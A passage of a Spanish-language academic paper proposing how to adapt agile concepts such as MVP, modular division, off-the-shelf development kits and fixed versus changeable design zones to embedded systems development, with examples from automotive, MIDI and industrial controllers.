Pensar en un procesador que mantenga su vigencia luego de 40 años, en el entorno de PCs de escritorio o laptops sería impensable. Más aún si analizamos que la velocidad de reloj se ha mantenido hasta nuestros días. Es normal programar un chip en 8 o 16Mhz, la velocidad de los primeros modelos. Una de las causas de que los microcontroladores no tengan el avance arrollador de los microprocesadores es que el objetivo para lo que fueron creados, no ha variado demasiado en estos años. La necesidad de resolver problemas puntuales como manejar una heladera, una cafetera a monedas, un molinete de subte o medir el nivel de combustible puede satisfacerse con creces con la velocidad de los microcontroladores más básicos. La posibilidad de solucionar rápida y eficientemente estos problemas, en plataformas maduras en las que los programadores se hayan familiarizado y hayan consolidado su experiencia es una ventaja importante. La confiabilidad y estabilidad del código en sistemas embebidos es vital para asegurar el éxito del producto.




Figura 2: Lenguajes en embebidos.
Recuperado de <https://www.cnx-software.com>

El fenómeno descrito para la evolución del hardware se aplica también hoy a los lenguajes de programación que se utilizan para programar sistemas embebidos. Los lenguajes de programación más utilizados son C, C++ y Assembler. El lenguaje C data de 1972, C++ de 1979. Las aplicaciones críticas, kernels, sistemas de bajo nivel están programadas en C y C++. El C++, informalmente denominado C con clases, es una evolución a lenguaje

orientado a objetos de C y si bien son diferentes comparten gran parte de su vocabulario. Una de las razones principales de esta no evolución de los lenguajes es que los sistemas embebidos necesitan control a nivel de bit y prefieren lenguajes como el C que mantienen cercanía con la arquitectura de hardware.

En resumen, el comportamiento evolutivo conservador de los entornos de programación de los sistemas embebidos (Ver **Figura 2**), es diferente al de los sistemas de PC y más parecido al del entorno mainframe, donde la previsibilidad es un punto clave.

Un cambio clave ha sido la evolución en los requisitos de los productos y su apertura e interconexión. Se ha sumado conectividad, integración y generación de datos, en algunos casos en tiempo real y ha multiplicado las interfaces con otros sistemas y con la nube. Los métodos tradicionales parecen no dar respuesta a algunos campos de aplicación de los sistemas integrados, que como se mencionó aumentaron sus prestaciones reales y potenciales, aumentando su complejidad. Se han realizado varios estudios e investigaciones sobre la aplicación de métodos ágiles al desarrollo de embebidos [10, 5] y las conclusiones son parcialmente coincidentes. Es necesario solucionar algunos conflictos del dominio embebido antes de poder aplicar métodos ágiles eficientemente. Los estudios analizan los resultados de los métodos, que porcentaje del mercado los utiliza, que tipo de práctica aplica y las perspectivas de cambiar de metodología en el corto plazo. Es verdad que los ciclos cortos y de fecha inamovible de SCRUM, no favorece el desarrollo de software y hardware en paralelo, o que permitir los cambios de requisitos dinámicamente de XP (Extreme Programming) puede complicar la interacción y los alcances de la relación software hardware. Pero la idea de esta propuesta es capitalizar la aplicación de los valores ágiles que pueden dar ventajas en el desarrollo embebido, por ejemplo, la posibilidad de coordinar acciones entre programadores con un objetivo común, la revisión de objetivos en plazos cortos, la colaboración del cliente en la especificación del producto y la relación de Agile con el concepto de MVP (Minimum Viable Product).




Figura 3: IOT en proyectos futuros
Recuperado de <https://www.embedded.com>

En la **Figura 3** se puede ver la fuerte influencia del IOT, en los futuros desarrollos. En la misma encuesta [15] se determinó que los temas de mayor desarrollo son visión inteligente, comunicación oral, realidad aumentada y virtual y que el 68% considera utilizar para sus proyectos la tecnología machine learning.

Muchos síntomas dejan prever una evolución de los desarrollos embebidos hacia sistemas más demandantes y competitivos, tanto que pueden poner a prueba la definición de sistemas embebidos como sucedió con la evolución de teléfono celular al smartphone. Para acompañar eficientemente la expansión y diversidad de objetivos, es imprescindible imaginar nuevas metodologías, más plurales y menos estrictas en el apego a normas y rituales.

Existen actualmente muchas empresas comenzando a utilizar variantes adaptadas de los métodos Ágiles a embebidos y se organizan mundialmente simposios y conferencias en las que se exponen implementaciones y casos de éxito [12, 7].

2.1 El MVP como concepto y herramienta

La definición de MVP es un proceso iterativo basado en la realimentación continua, obtenida de los llamados “early adopters” o usuarios pioneros. Este término, definido por Frank Robinson² en 2001 es un concepto de evolución permanente, y actualmente se refiere a una versión de un producto que permite obtener la mayor cantidad de experiencia con el menor esfuerzo. Eric Ries³ propone una metodología de trabajo orientada a los emprendedores llamada Lean Startup, que usa el MVP como punto principal de aprendizaje y evolución. Uno de sus principios es Construir-Medir-Aprender y permite adquirir conocimientos sobre cómo mejorar y completar un producto, a través de iteraciones de las cuales se obtiene información.

Al incorporar el desarrollo incremental en los sistemas embebidos, el MVP puede transformarse en una poderosa herramienta para optimizar y materializar un producto en ciclos de transformación.




Figura 4: Concepto de MVP
Recuperado de www.medium.com

La **Figura 4**, se usa frecuentemente para explicar la visión del método Ágil sobre la evolución de un producto. Es aquí donde el MVP interviene marcando las metas parciales del desarrollo. La adecuación del concepto de MVP a los estados intermedios de un producto desarrollado en Ágil, complementa la idea de completar etapas con productos funcionales.

Uno de los problemas más frecuentes en el desarrollo de embebidos es la determinación de puntos de control e integración parcial. En general el proceso de diseño sigue el

modelo “V” [3], simulación, prototipo y preproducción y la integración se da en las tres etapas. Se trabaja por separado, con mínima interacción y al momento de nuclear los desarrollos en un diseño, surgen problemas, en algunos casos tan graves, que comprometen la factibilidad del producto.

Es necesario proponer puntos intermedios de ajuste con desarrollos lo suficientemente maduros para generar un MVP. La escala de producción, las prestaciones indispensables, la criticidad operativa, el tiempo de introducción al mercado, son factores a tener en cuenta para configurar las pruebas a realizar y estimar qué factores se dejan librados a la realimentación de los usuarios pioneros.

La determinación de puntos de control que exijan productos o subproductos operativos, aclara las metas y genera un esquema de desarrollo concéntrico que sale desde un producto con características básicas y llega a uno que funciona cumpliendo todos los alcances propuestos. Esta forma de acercarse a la generación de sistemas embebidos permite la introducción del cliente en el proceso como principal fuente de realimentación.

2.2 Realimentación en proceso de diseño

Los cambios en un proceso de diseño en el cual intervenga también el hardware, no son en general aceptados o bienvenidos. Pensar en modificar los alcances o prestaciones en este escenario, no permite hacer pie o cimentar una base donde construir un diseño. Esta limitación impide pensar en la intervención sobre las especificaciones durante el proceso de creación.

Con el concepto de MVP como herramienta, puede implementarse un cronograma de intervención del cliente en el desarrollo, que aporte seguridad y realimentación sobre la dirección en que se está yendo. Para ello deben establecerse fronteras que delimiten las áreas dinámicas y las áreas estáticas; es decir, qué se puede cambiar y qué no y en qué medida.

Tomando como ejemplo el desarrollo de una placa de control automotriz, se analizará si en el proceso pueden agregarse o modificarse prestaciones que complementen o amplíen su funcionamiento. Por ejemplo, agregar un conjunto de mensajes de control que comanden un módulo nuevo de apertura de puertas que se suma al bus I2C existente, no debería resultar problemático. Pero si en cambio, se quisiera disminuir la latencia de respuesta a ciertos eventos o aumentar la cantidad de puertos de control, estas modificaciones estructurales podrían no ser satisfechas por el hardware seleccionado.

Por las razones expuestas el proceso de toma de requisitos y la distinción y selección de los requerimientos funcionales y no funcionales es esencial. Identificar la zona dinámica y la zona segura de un proyecto es lo que define y

² Conocido también como desarrollo sincrónico, aplicado a B2B (Business to Business).

³ MVP aplicado startups rápidos para nuevas empresas.

especifica la intervención de la realimentación del usuario o conjunto de usuarios expertos.

3. Propuestas de Solución

De acuerdo con lo expresado, el acercamiento correcto a cómo capitalizar algunas características de los métodos ágiles por parte de desarrollos de embebidos es diversificar la visión y las herramientas. La estrategia no es tratar de adaptar los procesos de desarrollo en uso a otros más ágiles, sino tomar características ágiles y sumarlas a los procesos existentes. Varios análisis de las posibilidades de usar Ágil en embebidos, describen como morigerar algunos conflictos y como algunos factores hacen imposible su implementación⁴. Mientras otros, tomando prácticas ágiles y adaptándolas establecen que puede favorecer ampliamente las operaciones⁵.

Si se hiciese la pregunta sobre si se puede utilizar, por ejemplo, SCRUM en embebidos, la respuesta sería un rotundo no. Sin embargo, si estudiando los factores de cambio, se concluye que aportan principios que permiten incorporar prácticas ágiles a los procesos, puede resultar altamente favorable.

Se proponen a continuación lineamientos y conceptos para compatibilizar e incorporar algunas ventajas de los métodos ágiles a los procesos usuales de desarrollo de sistemas embebidos.

3.1 Toma de requisitos

El proceso de toma de requerimientos tradicional da como resultado un conjunto de objetivos y alcances que el proyecto deberá cumplir. Normalmente los requisitos se dividen en funcionales, los que definen el comportamiento del software, y no funcionales, los que definen características de funcionamiento. Estos últimos también llamados atributos de calidad se refieren a cómo deberá el sistema ejecutar su función (tiempo, disponibilidad, estabilidad, tiempo de entrega, cantidad de usuarios, etc.). Entonces, la clasificación de los requisitos, en términos simplificados, definen qué es lo que debe hacer el sistema (funcionales) y cómo debe hacerlo (no funcionales). En el entorno de sistemas integrados ambos impactan en la selección de hardware y la planificación del código. La división de los requisitos, facilita la visión de las zonas verde y roja de cambios, por eso es fundamental realizarla con las precauciones debidas.

La posibilidad de acordar con el cliente ciertos hitos que no sufrirán cambios en el transcurso del proyecto y algunas zonas que pueden sufrir alteraciones controladas, Esto como se mencionó, genera un mapa de la dinámica del proyecto que regulará la forma de integrar al cliente al proceso de desarrollo. Esta meta es imprescindible para un

correcto dimensionamiento del hardware y una correcta especificación del código.

Es necesario que el resultado de la toma de requisitos sea claro y conciso, poniendo énfasis en el correcto relevo de los requisitos que definirán el hardware, teniendo en cuenta a los no funcionales. Otro resultado deseable del relevamiento inicial es el análisis de las funciones complejas junto con el cliente, para evaluar la factibilidad de dividir las en procesos más simples. Esta operación propiciará la mejor comprensión de las secuencias que forman cada tarea, la sucesión de acciones que definen cada operación y facilitará la visión modular del proyecto. Por último, en esta etapa debe establecerse un canal de comunicación con el cliente para informarlo de los avances.

Si bien excede el alcance de este documento, la incorporación del concepto de LEL (Léxico Extendido del Lenguaje) [4] a las prácticas de toma de requisitos, colabora notablemente en la correcta interpretación de las metas y alcances.

3.2 Análisis y Proceso

Una vez obtenidos y seleccionados los requisitos, para intervenir con prácticas ágiles en el proceso de desarrollo es necesario dividir modular y jerárquicamente los bloques que conformarán el mapa.

Como primer paso deben identificarse las operaciones que sucederán, con el fin de definir unidades de proceso que tendrán las siguientes características:

- **Función:** Qué tarea realiza: *transmisión de datos, medición de temperatura, presentación de información.*
- **Entradas:** Cantidad y tecnología de las entradas: *(4 entradas SPI, 2 entradas I2C, 5 puertos digitales).*
- **Salidas:** Cantidad de salidas y tipo de tecnología de comunicaciones: *(1 salida RS232).*
- **Resultado:**Cuál es la función que realiza *(reporte, protección, alerta, control).*
- **Información:** Qué datos adicionales a la función principal aporta *(cantidad de conversiones, registro de tensión de entrada, tiempo online)*
- **Maestro:** Si maneja algún módulo *(display TFT)*
- **Esclavo:** Si depende de algún módulo *(Controlador central)*
- **Relación:** Si es interno o de borde, es decir si se relaciona sólo con módulos internos o si tiene salidas al exterior del diseño. *(interno / de borde)*
- **Proceso:** Describe el nivel de inteligencia del módulo, por ejemplo, si es sólo un sensor o si procesa información. *(Procesa / No procesa)*
- **Tiempo de atención:** Describe si necesita atención periódica. *(módulo watchdog de control).*
- **Recursos que utiliza:** Qué recursos necesita exclusivamente del sistema *(4 puertos digitales).*

⁴ Ver Timo Punkka, "Embedded Agile". Allí se explica como adaptar algunos factores y la imposibilidad de hacerlo con otros.

⁵ Andrea Tomasini and Bent Myllerup en el ciclo de conferencias "Embedded meets Agile" en Munich, en el 2014.

• **Recursos que comparte:** Qué recursos utiliza no exclusivamente. (*DMA, Timer Output Compare*)

Estas características pueden aumentar o disminuir según la complejidad del proyecto, pero en este ejemplo se plantea el concepto y el criterio de clasificación. Supongamos el caso de un control de RPM de un automóvil

- Función: Controlar y reportar las RPM del vehículo
- Entradas: Cantidad: 1 / protocolo CAN
- Salidas: Cantidad: 2, 1 salida CAN, 1 salida I2c
- Resultado: Reporte de desvío de límites inferior y superior de RPM.
- Información: Tiempo de actividad/inactividad
- Maestro: Display OLED
- Esclavo: Procesador Central
- Relación: Interno
- Proceso: Si
- Tiempo Atención: No
- Recursos Ex: No
- Recursos CP: Bus CAN, BUS I2C

Junto con estas características es preciso definir también los buses que interconectarán los módulos. Para ello es necesario dividirlos según el objetivo que cumplen y qué nodos comunican. Por ejemplo, que protocolos serán internos al diseño y comunicarán módulos y cuales conectarán el sistema con el exterior. Suponiendo el caso de un sistema de control de procesos industriales, el protocolo interno podrá ser SPI y los externos Ethernet y RS485. La definición de protocolos clarifica la interconexión entre módulos y especifica las necesidades de diseño. No es lo mismo, por ejemplo, el diseño de una conexión CAN interna entre módulos que una entrada o salida CAN del producto. La definición de los protocolos y su división en internos o externos simplifica la declaración de entrada de los módulos que integrarán el sistema.

En caso de ser necesario el diseño de una trama de comunicaciones propietaria, deberá documentarse, especificar si es interna o externa y qué módulos la utilizarán. Esta información debe especificarse también en la información de cada módulo, pero sea dónde fuere debe estar documentada ya que define la forma en que se comunica cada módulo con sus pares o con el exterior.

Protocolos	
Inter Modulares	BUS1 = SPI
	BUS2 = I2C
	BUS3 = UART (*)
Externo	BUS4 = MIDI
	BUS2 = USB

Figura 5: Definición de protocolos

A modo de ejemplo, la definición de buses de un controlador MIDI (Musical Instrument Digital Interface) se

puede apreciar en la **Figura 5**. Tiene display I2C, conversores para potenciómetros encoders SPI y comunicación entre dos microcontroladores a través de la UART con trama propietaria. Se conecta via USB a una computadora y también tiene salida MIDI nativa.

3.3 División modular

La división modular y su definición tanto operativa como tecnológica permite seccionar tareas en diferentes grupos, tanto jerárquicos como operativos y generar tantos subproyectos como módulos se hayan definido. Este concepto, asimilable al de MVP para un cliente interno, propone generar conjuntos totalmente funcionales que concentren tareas específicas. La visión de un módulo funcional como una caja estanca, con entradas y salidas definidas, interacción controlada y una función transferencia conocida, permite:

- Simular su funcionamiento más fácilmente.
- Medir sus parámetros internos y de intercambio.
- Especificar su desempeño (consumo, error de medición, calor que disipa) para luego inferir los del diseño completo.
- Utilizar código más sencillo para pruebas.
- Ensayar módulos con las mismas especificaciones de entorno, pero con otras tecnologías.
- Prever escalabilidad en sus funciones y características.

Por ejemplo, el caso de un medidor que informa constantemente la corriente que circula por el devanado de un motor. Su entrada es un sensor de corriente y su salida un interfaz RS232 que informa la corriente, muestra parámetros de configuración y tiene indicadores de alarma y estado. Si se conocen las convenciones y reglas de conexión e intercambio, cuál es el parámetro que excita al módulo (corriente) y cuál es su salida (información digital), puede verse sin problemas como un pequeño proyecto, con los requisitos que impone un cliente interno que es el mismo diseño. Generar el entorno adecuado para verificar su funcionamiento es relativamente sencillo, una fuente variable de tensión y un analizador de protocolo o una PC con entrada RS232. Este módulo puede ser desarrollado totalmente aparte del resto del diseño e integrarse luego sin problemas. A su vez los diseños monolíticos e indivisibles pueden sumarse en sub conjuntos más complejos, que pueden verse como piezas de diseño y ser tratados de la misma forma que los módulos que los componen.

Siguiendo con el ejemplo del medidor de corriente, pueden sumarse al conjunto de módulos para formar un subconjunto de medición de motores, medidores de tensión, torque, RPM, vibración y sus parámetros ser consolidados por un pequeño microcontrolador que informe a una unidad central. En otras palabras, la organización de un automóvil moderno.

La visión de un proyecto complejo como la sumatoria de MVPs ayuda a poder paralelizar los desarrollos y mientras los módulos estén correctamente definidos

(entrada, salida, recursos, tiempos de atención, etc.), podrán integrarse sin problemas.

La interacción con los módulos de desarrollo provistos por los fabricantes es una herramienta de diseño poderosa que permite incorporar subconjuntos que vayan sumando habilidades hasta llegar a completar las funciones del proyecto. Es decir, utilizar módulos provistos por fabricantes o desarrolladores externos como nodos operativos es una estrategia de gran efectividad. Este acercamiento a la integración modular, tiene numerosas ventajas:

- Funcionamiento probado.
- Herramientas de desarrollo actualizadas.
- Soporte técnico.
- Fácilmente intercambiables.
- Código de ejemplo y bibliotecas
- Foros y comunidades de usuarios.
- En general, precios competitivos.

Este tipo de dispositivos, a los que nos referiremos como *hardware sustentable*, han sido el motor de las plataformas de desarrollo más famosas como Arduino, ESP32, STM32, Raspberry Pi, etc. Por ejemplo, si se necesitara para un diseño un display TFT táctil, no es necesario consultar como se hacía anteriormente, a una hoja de datos del display, otra del controlador de display, otra del convertidor de paralelo a I2C, otra del controlador táctil y diseñar el circuito que los interconectaba (con todos los riesgos y problemas que eso significaba). Actualmente se ofrecen cientos de conjuntos armados con displays de esas características, a precio competitivo (ya que se fabrican de a miles), con bibliotecas que permiten manejarlos fácilmente y con garantía de correcto funcionamiento.




Figura 6: Desarrollo MVP con hardware COT

Recuperado de Agile in embedded software: What's wrong with it?, 42 Agile Conference 2014

Este acercamiento a otra forma de diseño favorece y posibilita el cambio de especificaciones y alcances durante el transcurso del proyecto. Por eso se mencionó la importancia de los requisitos no funcionales al momento de dimensionar el hardware, ya que permite prever expansiones e incorporación de requisitos adicionales en zona segura.

Se muestra en la **Figura 6** el proceso de diseño de hardware basado en componentes provistos por los fabricantes como kits de desarrollo. En este caso es un ejemplo de diseño modular presentado por la empresa Ericsson en una presentación sobre Agile aplicado a embebidos. El paso final del desarrollo es el diseño del prototipo de producción que soportará el proyecto, pero el camino se realizó con hardware sustentable de proveedores no específicos. Esta metodología de desarrollo permitió trabajar paralelamente en la generación tanto de firmware como de código de aplicación. Es decir, se invierte el orden tradicional y la implementación del hardware final puede sufrir modificaciones intermedias.




Figura 7: Ventas de impresoras 3d (2015-2017)
Recuperado de <https://3dprintingindustry.com>

Otros casos de éxito que pueden citarse como ejemplos de esta visión del proceso de generación de embebidos son las pequeñas impresoras 3D, en su gran mayoría hechas con hardware sustentable y código abierto gratuito. Se puede ver (**Figura 7**) el aumento de ventas de las impresoras 3D, en los últimos años. Es el resultado de haber simplificado el diseño, bajar su costo y facilitar su adquisición. Solamente Prusa Research del emprendedor Joseph Prusa lleva ventas hasta 2019, 130000 unidades.

Por otro lado, Julián Fernandez, a través de financiación colectiva (crowdfunding), logró construir uno de los satélites más pequeños del mundo (5cm) y ponerlo en órbita para brindar entre otras funciones, internet gratuita. La plataforma utilizada para el desarrollo fue PocketQube, un kit para armar orientado a aplicaciones aeroespaciales, que permite hacer un satélite por menos de U\$6000. En una nota periodística⁶, Julián Fernandez se refiere al hardware sustentable con el término *COTS hardware*. COTS significa

⁶ Ver "The Open-Source Revolution in Outer Space" en www.medium.com

Commercial Off The Shelf o componente tomado del estante y describe productos que no necesitan un desarrollo específico y se comercializan masivamente. La inclusión de productos COTS [16] en las políticas de compra de insumos en instituciones gubernamentales estadounidenses, les permitió bajar significativamente costos y reducir los tiempos de adquisición.

3.3 Pruebas

La imposibilidad de automatizar tests y verificaciones, atenta contra la entrega continua. La idea de tener productos funcionales luego de ciclos de iteración es posible solo si existe una fase de prueba ágil y eficiente.

Como se mencionó, la confección de prototipos con división modular y con la ayuda de hardware sustentable, resuelve un eslabón de la cadena de la entrega continua. La pregunta es cómo generar ciclos de pruebas que garanticen resultados y sean eficaces.

Generar escenarios que pongan a prueba a los prototipos y encuentren sus fallas, no es sencillo, pero debe tenerse en cuenta que las facilidades de diseño que se han detallado también aplican a los dispositivos de prueba. Estos deben incluirse como elementos prioritarios para el desarrollo, a la misma altura de la plataforma de desarrollo o de los kits de hardware. Y más allá de las aplicaciones que organizan versiones de código, ambientes o entornos de validación (sandboxes) para desarrollar y probar la programación, en embebidos debe incluirse el hardware en el planeamiento de las pruebas.




Figura 8: Máquina de test de hardware

Recuperado de Agile in embedded software: What's wrong with it?, 42 Agile Conference 2014

En la **Figura 8** se ve un dispositivo diseñado por una empresa que produce teléfonos celulares [7] para simular la presión de teclas, construido en el propio laboratorio con elementos no específicos. Los sistemas que prueban hardware, integrados con software de medición e interacción con el sistema de producción, son solo una parte

de las posibilidades disponibles a la hora de probar y simular un sistema embebido. La visión que prevé la confección de dispositivos de pruebas como parte del desarrollo, permite diversificar y especializar las herramientas disponibles.

Por otro lado, el avance del software de simulación, permite contar con opciones poderosas a la hora de diseñar, verificar e interactuar. Por ejemplo, el software Simics, especializado en modelar hardware embebido, permite pensar en que cada ingeniero de diseño tenga un prototipo virtual en su escritorio y que los cambios que se vayan realizando impacten actualizando un modelo global. La compartición de un modelo sobre el cual trabajar grupalmente en forma controlada y sincronizada, reduce las limitaciones impuestas por la distribución de recursos en diferentes lugares del mundo.

En resumen, la modificación del ciclo de generación de prototipos y la optimización de los ciclos de prueba, permite evaluar la posibilidad de alterar la secuencia de las tareas, paralelizar procesos y posibilita la generación de ciclos de entrega más cortos similares a los de las metodologías ágiles.

3.4 Dinámica de trabajo

Si la generación de hardware y software puede ocurrir en paralelo, es factible aplicar más fácilmente estrategias de generación de código más actuales como programación de a pares o el desarrollo orientado a pruebas (test driven development). La generación de módulos funcionales y su división jerárquica, en un marco de delimitaciones de zonas segura y dinámica, permite aceptar historias de usuario durante el proceso de desarrollo y allana el camino que conduce a la integración continua.

La naturaleza heterogénea de los grupos de trabajos que necesita el desarrollo de los sistemas embebidos, puede ahora trabajar en conjunto más fácilmente a través de las reuniones virtuales y la unificación de los modelos de simulación. Muchas empresas tienen grupos de desarrollo propios o contratados distribuidos en diferentes sedes y si bien es necesario coordinarlos y ordenar sus actividades, la interacción es posible. La dinámica de los métodos ágiles es difícil de alcanzar virtualmente, pero la división de tareas y la división del proyecto en pequeños subproyectos colabora para que la interacción sea necesaria fundamentalmente en la etapa de integración.

La incorporación de kits de desarrollo como unidad de diseño facilita la estandarización de código. El concepto de hardware sustentable o COTS hardware facilita la unificación de criterios de codificación, ya que se cuenta con bibliotecas y notas de aplicación que colaboran con el Code Refactoring, otras de las tendencias que ha ganado adeptos rápidamente. Tal como se generan pequeñas unidades funcionales de hardware pueden generarse unidades de código reutilizables asociadas con cada módulo o conjuntos de módulos de hardware. Esta visión facilita el reemplazo, incorporación y eliminación de componentes en un proyecto.

La generación de documentación en embebidos es fundamental para su depuración y mantenimiento. Las condiciones de operación descritas facilitan el registro de avances, por lo menos en las etapas de prototipo hasta avanzado el diseño. De todas formas, es imprescindible establecer normas y bases para asegurar el correcto y completo registro tanto de hardware como de software.

3.4 Determinación de zona segura y zona dinámica

La correcta obtención y clasificación de requisitos, permite confeccionar un conjunto de ideas tecnológicas, que delimitan distintas áreas de un diseño, principalmente según su función específica. Una vez confeccionado el mapa tecnológico del diseño, se podrán dividir zonas que podrán sufrir cambios sin alterar el núcleo de desarrollo y zonas que permanecerán inmóviles. Un sistema puede diseñarse con algunas previsiones para expansiones futuras, sin que eso signifique aumentar el costo del hardware. El diseño del PCB, la localización de los componentes, la distribución de los elementos en el chasis, los tipos y cantidad de conectores, la asignación de espacios internos son partes del diseño que pueden realizarse con visión modular y con previsiones de escalabilidad.

Es verdad que esta visión es más lógica, por ejemplo, en un concentrador de red o en una computadora automotriz, que en un teléfono celular, pero aun así, mientras no afecte otros factores o metas de diseño, la visión que aporta, la generación de diseños con posibilidad de ser escalables es valiosa.

Si por ejemplo se estuviera diseñando un controlador para una unidad de control numérico, podrían preverse algunas de las siguientes potencialidades:

- la posibilidad de contar con un display externo además del básico incorporado.
- la conexión en red con pares para configurar tareas más complejas.
- el agregado del controlador de un eje extra.
- la posibilidad de slot de expansión para un interfaz de comunicación de diferentes normas industriales.
- la conexión a red ethernet con configuración automática de actualizaciones de firmware.
- Set de accesorios para montar en diferentes medidas de rack.
- Conexión de doble fuente para aumentar la redundancia a fallos.

Todas estas expansiones, agregan valor al producto, lo hacen más competitivo y escalable y muy probablemente no necesiten cambiar el núcleo de proceso, ni la cantidad de entradas o salidas, o el tamaño de la fuente de alimentación. Es decir, se pueden prever opciones que no modifiquen sustancialmente el costo del diseño. En muchos casos se subutilizan las capacidades de los microcontroladores y periféricos, dejando ociosa una parte de la potencia del hardware que podría agregar valor.

Es entonces importante, determinar que parte del diseño es permeable a cambios y expansiones y que parte no lo es.

Esta operación también se realiza en el código, a la hora de pensar los módulos operativos y la forma en que se comunican.




Figura 9: Mapa de zonas

Cuando se analizó la toma de requisitos, se resaltó que la toma de requisitos no funcionales es importante a la hora de pensar en el diseño. En el ejemplo citado del controlador industrial, si se solicitara el envío de mensajes a un teléfono celular en caso de falla, podría implementarse sin demasiado problemas. Pero sin embargo si se pidiera que la velocidad de reacción a impulsos fuese un orden de magnitud menor a la que el controlador detalla en su especificación, podría ser un inconveniente que impacta directamente en el tipo de CPU seleccionada al comenzar el diseño o al tipo de conversor analógico digital elegido. Claramente, como se ve en la **Figura 9**, la primera solicitud se encontraría en área verde y la segunda en área roja.

Una vez realizada esta división, se puede pactar con el cliente ciertos límites para activar la aplicación dinámica de cambios. La determinación y documentación de qué alcances pueden modificarse en el transcurso del proyecto y cuáles son las potencialidades de expansión, formarán un conjunto de reglas de juego que regirán la relación y el flujo de los pedidos, solicitudes que pueden tener la forma de las historias de usuario.

Con estas reglas de juego, los que tienen la última palabra son los ingenieros de diseño, que son quienes analizan el impacto de las modificaciones solicitadas, pero si aun así ejercita el feedback y la inmersión del cliente en el proceso de diseño.

4. Conclusiones y futuras líneas de investigación

El progreso y la evolución de las condiciones de entorno hace necesario la evaluación periódica de los métodos en busca de nuevas variantes que ayuden a mejorar procesos. Existen ambientes más conservadores que otros en lo que a adoptar nuevas tendencias se refiere. Está a la vista que la gestión de proyectos o generación de códigos de sistemas embebidos no ha incorporado cambios profundos, por lo menos hasta hace unos años, cuando la evolución de los

requisitos y las necesidades tecnológicas ha sido tan notable que obligó a replantearse los procesos. El hecho de que los mismos lenguajes de programación se utilicen desde hace 40 años y las plataformas o IDEs de desarrollo tampoco se hayan modificado profundamente es una circunstancia, pero no necesariamente un problema. Dentro de la inmovilidad del C, que no tiene la ventaja de la portabilidad que pueden ofrecer JAVA o Python, hay ventajas que lo transforman en un standard de diferentes plataformas y sistemas de desarrollo. En embebidos C tiene la virtud de permitir una rápida adaptación y migración de código a la hora de cambiar de hardware.

Los métodos tradicionales dan respuesta a la secuencialidad y a la necesidad de documentación de los desarrollos embebidos, pero no a la dinámica y efectividad que se necesita hoy. Los métodos ágiles, no se adaptan al entorno embebido porque la mecánica de desarrollo atenta contra sus pilares conceptuales. La visión de tomar lo que sirve y adaptarlo para mejorar los procesos, puede ser el camino para permitir el aporte ágil a embebidos. Se propone que la clave sea limitar la zona de cambios, adoptar herramientas y métodos que viabilicen y diversifiquen procesos alternativos que permitan el acercamiento a algunos conceptos ágiles. También se propone no poner énfasis en implementar alguna metodología ágil completa en las prácticas de desarrollo sino, tener como núcleo conceptual la cuestión de si aporta o incrementa valor al proceso. Incorporar rituales o ciclos innecesarios, sólo por el hecho de que regulan la interacción o fomentan la comunicación, puede no ser lo ideal en un entorno embebido. Si bien esos conceptos son valiosos e indispensables para la optimización de los procesos modernos, se pueden prever formas alternativas de aplicación más adaptadas a los ambientes reales de embebidos, que son heterogéneos, reducidos, con recursos de gran experiencia y alta capacitación.

